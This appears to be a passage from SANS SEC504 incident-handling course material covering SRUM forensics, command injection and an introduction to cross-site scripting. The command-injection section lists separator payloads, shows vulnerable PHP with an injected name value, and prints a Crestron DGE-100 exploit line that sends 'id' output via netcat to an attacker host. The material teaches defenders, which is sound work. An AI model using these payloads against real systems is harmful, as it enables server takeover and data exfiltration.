
SRUM ENTRY CREATION	Application	User SID	Interface	Received Bytes	Transmitted Bytes
2019-11-18 19:05:00	Microsoft.Windows.Cortana_1.10.8.17134_neutral_neutral_cw5n1h2txyev	S-1-5-21-97900{...}	IF_TYPE_ETHERNET_{Zero}	35880	46481
2019-11-18 19:05:00	WpnService	S-1-5-18 (system)	IF_TYPE_ETHERNET_{Zero}	6431	10356
2019-11-18 19:05:00	wldsv	S-1-5-18 (system)	IF_TYPE_ETHERNET_{Zero}	58025	74413
2019-11-18 19:05:00	System	S-1-5-18 (system)	IF_TYPE_ETHERNET_{Zero}	11960	74
2019-11-18 19:05:00	ram files\common files\microsoft shared\clicktorun\officeclicktorun.exe	systemprofile	IF_TYPE_ETHERNET_{Zero}	17318	38652
2019-11-18 19:05:00	WpnUserService_1f1d1	S-1-5-21-97900{...}	IF_TYPE_ETHERNET_{Zero}	6111	37303
2019-11-18 19:05:00	Dnscache	S-1-5-20 (Netw)	IF_TYPE_ETHERNET_{Zero}	22561	33843
2019-11-18 19:05:00			IF_TYPE_ETHERNET_{Zero}	141624	0
2019-11-18 19:05:00			IF_TYPE_ETHERNET_{Zero}	1188969	4518978
2019-11-18 19:05:00			IF_TYPE_ETHERNET_{Zero}	141677	0
2019-11-18 19:05:00	wuauerv	S-1-5-18 (system)	IF_TYPE_ETHERNET_{Zero}	12867	141441
2019-11-18 19:05:00	DsmSvc	S-1-5-18 (system)	IF_TYPE_ETHERNET_{Zero}	43664	34564
2019-11-18 19:05:00	Microsoft.Windows.ContentDeliveryManager_10.0.17134.1_neutral_neut	S-1-5-21-97900{...}	IF_TYPE_ETHERNET_{Zero}	43149	683567
2019-11-18 19:05:00	iskvolume2\program files (x86)\microsoft office\root\office16\msoia.exe	61-1002 (jwrig)	IF_TYPE_ETHERNET_{Zero}	4115	22829
2019-11-18 19:05:00	\harddiskvolume2\program files (x86)\google\update\googleupdate.exe	61-1002 (jwrig)	IF_TYPE_ETHERNET_{Zero}	4053	11956
2019-11-18 19:05:00	Microsoft.WindowsStore_11911.1001.9.0_x64_8wekyb3d8bbwe	S-1-5-21-97900{...}	IF_TYPE_ETHERNET_{Zero}	9970	27675
2019-11-18 19:05:00	DoSvc	S-1-5-21-97900{...}	IF_TYPE_ETHERNET_{Zero}	16702	100847
2019-11-18 19:05:00	DiagTrack	S-1-5-21-97900{...}	IF_TYPE_ETHERNET_{Zero}	85687	82404

Opening the spreadsheet in Excel allows you to inspect the decoded database content, organized by tabs. The *Network Usage* tab (shown on this page) itemizes the date, the username that launched processes, network interface used, and received and transmitted bytes sent by each application and service on the system for the last 30 days in hourly increments.

The spreadsheet data is verbose, but you can use Excel tools to filter, sort, and assess the data in any way that is useful to you.



In the example shown on this page, we used the Network Usage information to follow up on activity for a specific user. Using an Excel filter, I limited the spreadsheet display to only activity for a specific user for processes ending in .exe. Then I used a pivot table to group the data by day, eliminating the days where network activity was less than 100MB combined RX and TX. The bar chart graph produced from the pivot table data show what user RX and TX activity looks like for this user. The anomaly spike on January 17 corresponds to the day the user was terminated and allowed to return to their office to collect belongings, presumably a last-grab to download more than a gigabyte of data from a company server.



This visual association summary is included in your ISO media files as Summary-SystemResourceUsageMonitor.pdf

In this module we investigated the topics surrounding the Windows System Resource Usage Monitor service. SRUM is a valuable data collection service since it is on by default, recording Windows event history for the past 30 days (or until overwritten, which may be longer than 30 days depending on system use). The SRUM data includes network activity, applications run on the host, energy usage, Wi-Fi network connections, and more.

The SRUM-Dump utility extracts the data from the SRUDB.dat file and HKLM\SOFTWARE registry key, writing the data to an accessible spreadsheet. SRUM-Dump can operate on a live workstation or read from an offline archive.

The SRUM data gives us useful insight into events on a system leading up to a breach or other event of interest (EOI). For example, SRUM data can reveal to us the names and execution times for programs executed on a given day, the amount of network activity per user per application on a host, and the names of Wi-Fi networks connected to. As a resource for an incident responder, the SRUM data can shed tremendous insight into the activity for a given host system.

LAB

Please work on the lab exercise
*System Resource Usage Database
Analysis*



Please work on the lab exercise *System Resource Usage Database Analysis*. For this lab exercise you will need your class Windows VM.

Course Roadmap

- Incident Response
- Recon, Scanning, and Enumeration Attacks
- Password and Access Attacks
- Public-Facing and Drive-By Attacks
- Evasion and Post-Exploitation Attacks
- Hands-on CTF Event

Public-Facing Attacks

Metasploit Framework
Lab: Metasploit Attack and Analysis
Drive-By Attacks
Lab: BeEF for Browser Exploitation
Defense Spotlight: System Resource Usage Monitor
Lab: System Resource Usage Database Analysis
Command Injection
Lab: Command Injection Attack
Cross-Site Scripting
Lab: Cross-Site Scripting Attack
SQL Injection
Lab: SQL Injection Attack
Cloud Spotlight: SSRF and IMDS
Lab: Cloud SSRF and IMDS Attack


Next, we'll shift our focus to investigate public-facing attacks, primarily targeting web application platforms.

The first public-facing attack we'll investigate is a web application attack technique that is both surprisingly easy and rather common: command injection. By leveraging this vector against a vulnerable system, an attacker can easily take over a target web server, establishing a foothold in the target environment. In recent penetration tests, as well as real-world incidents, many web applications have had this type of vulnerability, including some enterprise resource planning (ERP) solutions.

Command Injection

T1190

- Some web applications take input from a user and process that input by invoking a shell to run a program
 - If the input is appended to a local command, attackers may be able to craft input that runs a second command of their choosing
 - Input could come from the URL, form fields, cookies, etc.



SANS

SEC504 | Hacker Tools, Techniques, and Incident Handling

43

Some web applications take input from a user and then process that input by launching a command shell to run a program to deal with the input. In a vulnerable application, an attacker can subvert this process by injecting commands for the shell to run appended to normal input. Sometimes these commands are separated from the input by a ; (on Linux) or an & (on Windows) to cause the shell to view the trailing, attacker-injected command as part of the normal call for the shell to execute the program.

Some web applications dispense with launching a shell to invoke the program, but instead just execute the program to handle the input, and the program can be tricked into further executing the attacker's input. Either way, we have a command injection vulnerability if the web application can be tricked into running commands supplied by the attacker as user input.

These attacker commands could arrive via arbitrary forms of user input on a web application, including URL variables (passed via HTTP GET), browser form variables (passed via HTTP POST), cookies, or other input methods.

The attacker's commands typically run with the privileges of the web server, which, in most modern environments, will run with limited privileges. Still, even with those limited privileges, command execution on a target server offers a powerful starting point for an attacker, who can then pivot through to attack other systems or launch a privilege escalation attack to gain more power over the vulnerable server.

Command injection is an attack technique categorized as *exploit public-facing application* by the MITRE ATT&CK framework (T1190, <https://attack.mitre.org/techniques/T1190/>).

Experiment with the input using different commands and separators

-h	Watch system output, do you get help when PARAM is -h? Also / ?
PARAM ; echo Injected	Unix only, run echo after initial command
echo Injected	Perl-specific injection when opening a file
PARAM echo Injected	Run echo after the initial command
PARAM echo Injected	Run echo if the initial command returns non-zero as the exit status
PARAM & echo Injected	Run initial command as a background task, then run echo immediately
PARAM && echo Injected	Run echo if the initial command returns zero as the exit status
\$(echo Injected)	Unix only, Bash-specific command execution
`echo Injected`	Unix only, generic process substitution
>(echo Injected)	Unix only, run echo using process substitution


When testing a system for command injection vulnerabilities, it is often necessary for the attacker to experiment with many different combinations of commands and command separators to confirm the presence of a vulnerability. For example, consider the parameter specified in the following URL:

<http://target.tgt/checkLicense?id=PARAM>

In this URL, the target has a page called `checkLicense` that accepts a single parameter called `id` (PARAM in this example, which may be a number, a GUID, or any other value). To identify a command injection vulnerability, we need to experiment with variations of the `id` value and see changes in the system output, or new activity that we produce by injecting commands that run on the target system.

By manipulating the value following `id=`, we can experiment with different input and see how the system reacts. Several examples of modified input are shown in the table on this page that may produce results indicating the presence of a command injection vulnerability. For the injected command, we've chosen `echo Injected`, simply because the `echo` command works across Linux, Windows Command Prompt, and Windows PowerShell environments.

Consider other commands in addition to `echo` as well. While `echo` is useful to test with since it is common across platforms, it suffers from a lack of visibility for *blind* command injection attacks (e.g., you can inject a command, but the system does not show you the result of the injected command). Blind command injection attacks are still as powerful, but we have to modify the command we are injecting to determine if the command executes successfully. For example, consider injecting the command `ping -n 6 -w 1000 127.0.0.1`. We may not see the output of the `ping` command, but an additional 5-second delay when loading the page may indicate that the page is vulnerable to command injection attacks. Another possibility is to inject the `ping` command with your attacking IP address as the target; if you can see ICMP packets from the victim using Wireshark, then you know the command injection succeeded.




Let's look at an example of how an attacker might exploit a command injection vulnerability. This page shows two screenshots from the Falsimentis Community Service web application, where employees submit stories about how they spend their company-sponsored community service time. On the left is the community service reporting form, where the employee specifies their name, email address, a short story about their community service effort, and an image of their community service work.

In the example on this page, we see a normal submission process, which is often the first step for an attacker to evaluate the configuration of the system. The first and last name fields, email address, and community service story information is submitted, and a picture with a file name of `MyCommunityService.jpg` is also submitted. When the user submits their story, the system accepts the form data and returns a thank you message, including a modified version of the original image that includes the Falsimentis logo and the message *Community Service Leadership at Work*.

For an attacker investigating the website for vulnerabilities, they will investigate small details about how the system functions. Notice that the submitted file includes a banner at the bottom of the image that includes the Falsimentis logo and the banner *Community Service Leadership at Work*. This reveals to the attacker that the system accepts an image as input and modifies the image, noting that the modified image can be used for sharing on social media. This image modification routing could be done in custom code, but it could also be done by calling a program on the host operating system using the file name `MyCommunityService.jpg` as a command line parameter. Notice also that the output file name is `JoshuaWright.jpg`, not `MyCommunityService.jpg`, using the first and last name fields to form the output file name. This is a prime opportunity for investigating a potential command injection vulnerability.

Note that the attacker has no insight into the code used on the web server to create the image. Other than the possibility that the system calls a program to create the new output image, there is no insight as to what the system does with the image or how it generates the output. This is part of the experimentation process for the attacker as well, where they will try different inputs to see if they can successfully exploit a potential vulnerability.

By stacking an additional command in the name field, the attacker can run `id` or any other command on the system.



```
$fbrandfile = "upload/" . $_POST["fname"] . $_POST["lname"] . ".jpg";
system("composite csfooter.png " . $uploadfile . " " . $fbrandfile);
# composite csfooter.png upload.jpg Joshua; id # Wright.jpg
```

Although the attacker won't know what the server is running, let's look at the code written by the developer of this web application in the following excerpt:

```
$fbrandfile = "upload/" . $_POST["fname"] . $_POST["lname"] . ".jpg";
system("composite csfooter.png " . $uploadfile . " " . $fbrandfile);
```

In this excerpt we see two lines of code. The first line creates a variable `fbrandfile` that is the combination of the form fields for first and last name, prepended with the output directory `upload/`. In the example from the previous page, `fbrandfile` would be `upload/JoshuaWright.jpg`.

The next line uses `system()` to call the program `composite` which merges two images together to create a third image. The `composite` command accepts three arguments: the template file (`csfooter.png`, the file with the Falsimentis logo), the uploaded file (`$uploadfile`) and the new output file (`$fbrandfile` that we see from the first line). The `.` markers are used to concatenate the string values together to build the command line.

Considering this `composite` command, consider what happens when the user submits the form field where the first name is `Joshua; id #`. The `system()` function will concatenate the user-supplied data together, forming this command: `composite csfooter.png upload.jpg Joshua; id # Wright.jpg`. With this input, the `composite` command still runs, and it still generates an output image, but the output image is called `Joshua`. When the `system()` function gets to the `;` separator, it treats the rest of the input as a second command to run, running the `id` command, and ignoring any of the content that follows because of the `#` command marker.

This is the basis of a command injection vulnerability: the attacker identifies an input field that is used as partial input to run a program on the server. By using *command stacking* (the use of command separators to run multiple commands in one line), the attacker can specify their own commands to run on the vulnerable system, allowing them to gain control over the server.

More Than a Web Vulnerability

Command Injection

- Command injection vulnerabilities affect any system that accepts user input
- Commonly identified in CLI-based consoles as well



Crestron DGE-100

```
sec504@slingshot:~$ sudo nc -vlp 80
[1] Listening on [0.0.0.0] (family 0,
[4] port 80)
Connection from localhost 39974
received!
uid=0(root) gid=0(root)
```

```
sec504@slingshot:~$ nc 172.58.19.196
41795
DGE-100 Control Console

[3] DGE-100>ping $(echo "$(id)" |
/system/sbin/nc attacker-system.tgt
80)
```

It's useful to note that command injection attacks are not just a web problem. They can also be commonly found in the command-line interface (CLI) configuration menus of embedded systems such as IoT devices. For example, the Crestron DGE-100 is a network appliance digital graphics engine, configured through TCP port 41795 using a CLI console. Users of this appliance will use Telnet or Netcat to connect to the device console and access a limited shell interface, where Crestron only makes intended configuration commands available to set device parameters, and for basic troubleshooting (including a basic ping configuration command).

As reported by Rapid7 researchers Cale Black and Jordan Larose, a user on the DGE-100 can execute arbitrary commands on the host (Linux/Android) operating system through a command injection vulnerability (<https://blog.rapid7.com/2018/06/12/r7-2018-15-cve-2018-5553-crestron-dge-100-console-command-injection-fixed/>).

To exploit the flaw and gain a remote shell on the DGE-100, an attacker can employ a reverse TCP shell using Netcat:

1. Start a Netcat listener on an arbitrary port
2. Connect to the DGE-100 device; by default, the device does not require authentication
3. Use the DGE-100 ping feature, but instead of supplying an IP address, use the Bash command substitution syntax `$()`. Within the parenthesis, the attacker can run any executable command; in this example, we run the `id` command (again using the `$()` syntax, surrounded by double quotes), piping the output to the attacker system over port 80 using the Netcat executable installed in `/system/sbin/nc`.


When evaluating a target platform for RCI, remember that any argument passed to a command for local execution can be a candidate for command injection, not just those associated with web applications.

- Educate developers to be careful with user input
 - Carefully inspect source code for any function that runs a local program
 - Varies by language, but could be `system`, `exec`, `shell_exec`, `popen`, `proc_open`, `passthru`, `pcntl_exec`, and others
- Conduct vulnerability assessments and penetration tests regularly
- Web Application Firewalls can help mitigate over a short term while application vulnerabilities are resolved
- Look for unusual traffic outbound from web servers that may indicate compromise
 - C2 connections, kit retrieval to unknown sources

To defend against command-injection attacks, you need to educate your web developers to treat user input carefully, avoiding any risky activity that may result in its execution, such as launching shells or directly calling `exec` features on user-supplied data. You should also strive to conduct periodic and regular vulnerability assessments and in-depth penetration tests of your systems to find such flaws before bad folks do.

For identification, you can look for unusual outbound traffic from your web servers. For example, is it normal for a web server to start pinging the outside world? How about having a web server initiating outbound TCP connections, especially connections associated with file sharing such as SMB? That is likely a sign that something is amiss. You can also look for configuration changes made by an attacker on a target, such as extra accounts appearing.

For containment, you should fix the web application to resolve the flaw. If the fix takes too long, you can consider whether deploying a Web Application Firewall (WAF) may address the problem in the short term.



This visual association summary is included in your ISO media files as Summary-CommandInjection.pdf

In this module we investigated the topics surrounding command injection, a web application exploitation technique to run arbitrary commands on the web server. Command injection is a technique where the attacker identifies an application that accepts input, and the input is used to form a command line that is executed on the server. This input can come from many different sources including URL elements, form fields, cookie names and cookie values, user agent strings, and any other content the application accepts from the attacker. If the attacker can influence the command line to be executed, they may be able to use the input to run local commands on the server.

Command injection works by leveraging command separators where the attacker input is used to run multiple commands on the system instead of the intended command. Command separators are applicable to UNIX/Linux and Windows systems alike using different characters including `;`, `&&`, and `||`. We looked at an example where the system might have code that runs `system("resize 1024px headshot.jpg");` to execute the `resize` command with the user-supplied file name of `headshot.jpg`. If the attacker uploads a file named `foo.jpg;id`, then the system runs `system("resize 1024px foo.jpg;id");`, leading to a code injection exploit where both `resize` and the `id` commands are run since `;` in the file name is a command separator.

We looked at a detailed exploit walkthrough for the `communityservice.falsimentis.com` site where a Falsimentis employee submits a form that collects information about employer-sponsored community service time. The website accepts an image from the employee and returns a branded version for sharing on social media. While the attacker does not know the site source code to identify a command injection vulnerability, they can experiment with the site by observing normal interacting and manipulating input values. We saw how this server is vulnerable to command injection by manipulating the branded image output file name by manipulating the first name field.

It is important to remember that command injection is not just a problem for web applications. Console-based applications that accept user input in a menu-style system can also be the target for command injection such as networking devices (routers, firewalls), printers, and IoT devices. We looked at an example of a command injection vulnerability disclosed for the Crestron DGE-100, a graphics processing appliance.

To defend against command injection attacks, we have several options. If you are working with developers writing their own code, make sure they understand the risks associated with running commands on a server from their code. Developers should always apply caution when working with user-supplied input of all forms.

Also, inspect the developer code for any commands that run local programs including calls for `system()`, `exec()`, `shell_exec()`, `popen()`, and other functions. For these calls, make sure that none of the program arguments can be influenced with user input.

For commercial products or in-house developed software, conduct regular vulnerability assessments to identify potential command injection vulnerabilities. You should also consider the use of a Web Application Firewall in front of any web applications to help in mitigating potential vulnerabilities.

From a monitoring perspective, watch for web servers making unusual outbound connections. Most of the web server traffic is originated from a browser and the server responds, but far less of the activity originates from the web server itself. Monitor this activity permitting what is necessary for the server maintenance but denying an attacker who can run local commands from establishing a Command & Control (C2) connection to an attacker-controlled system.

LAB

Please work on the lab exercise
Command Injection Attack



Please work on the lab exercise *Command Injection Attack*. For this lab exercise you will need your class Slingshot Linux VM.

Course Roadmap

- Incident Response
- Recon, Scanning, and Enumeration Attacks
- Password and Access Attacks
- Public-Facing and Drive-By Attacks
- Evasion and Post-Exploitation Attacks
- Hands-on CTF Event

Public-Facing Attacks


Metasploit Framework
Lab: Metasploit Attack and Analysis
Drive-By Attacks
Lab: BeEF for Browser Exploitation
Defense Spotlight: System Resource Usage Monitor
Lab: System Resource Usage Database Analysis
Command Injection
Lab: Command Injection Attack
Cross-Site Scripting
Lab: Cross-Site Scripting Attack
SQL Injection
Lab: SQL Injection Attack
Cloud Spotlight: SSRF and IMDS
Lab: Cloud SSRF and IMDS Attack

The next web application attack exploits an incredibly common vulnerability. If a web server sends user input back to users, an attacker can launch a Cross-Site Scripting (XSS) attack.

Cross-Site Scripting

T1190

- Cross-site scripting (XSS) is an attack against *users*
 - Unlike command injection, which is an attack against the server
- XSS attacks exploit a vulnerability in the *server* input or output validation
 - Allowing an attacker to choose content that is displayed to the user in the context of the trusted website



SANS

SEC504 | Hacker Tools, Techniques, and Incident Handling

53

Cross-site Scripting (XSS) is an attack against an end-user, leveraging a vulnerability on a server that is not performing input or output validation. This is different from the command injection attack where the server vulnerability is used to exploit the server. In an XSS attack, the user runs malicious code supplied by the attacker from the vulnerable server.

XSS attacks allow an attacker to take advantage of the trust between the browser and a given server to run arbitrary JavaScript code or to inject arbitrary HTML content into a vulnerable page. It is a notoriously common vulnerability affecting Windows and Linux/UNIX web servers alike.

In the illustration on this page, an attacker exploits one form of an XSS attack by uploading malicious content to an XSS-vulnerable server. The server records and stores the malicious content, returning it to any victim that accesses the vulnerable page. When the victim browses to the vulnerable site, the server returns the malicious code to the victim. Since the victim receives the malicious code from the server, the victim executes the malicious code in the context of all other content delivered by the server, creating an opportunity to take advantage of the user's browsing session.

Cross-site scripting is an attack technique categorized as *exploit public-facing application* by the MITRE ATT&CK framework, ID T1190 (<https://attack.mitre.org/techniques/T1190/>).

Attacker Opportunity

- Browsers will do what the server tells them to do (within some constraints)
- If the server tells the client to send their cookie to a remote server, they will do so
- XSS allows an attacker to send custom commands on behalf of the *server* to the *victim*
 - Typically in the form of JavaScript, but any HTML can be used effectively

Cross-Site Scripting



To understand the opportunity for an attacker in an XSS attack, we need to first look at the trust model between a browser and the serving website. As we saw in the Watering Hole Attacks module, browsers are amazingly functional and powerful tools with lots of features including authentication session management, third-party plugins, HTML5 extensions for video and audio, and much more. When a user requests a page from a server (e.g., a *direct* request to a website, not an *indirect* request to a linked page), the browser will do whatever the server tells it to do, within some constraints. That could be to start streaming video from a webcam, or recording audio through the system microphone, or to send the authentication token to a remote URL, and much more.

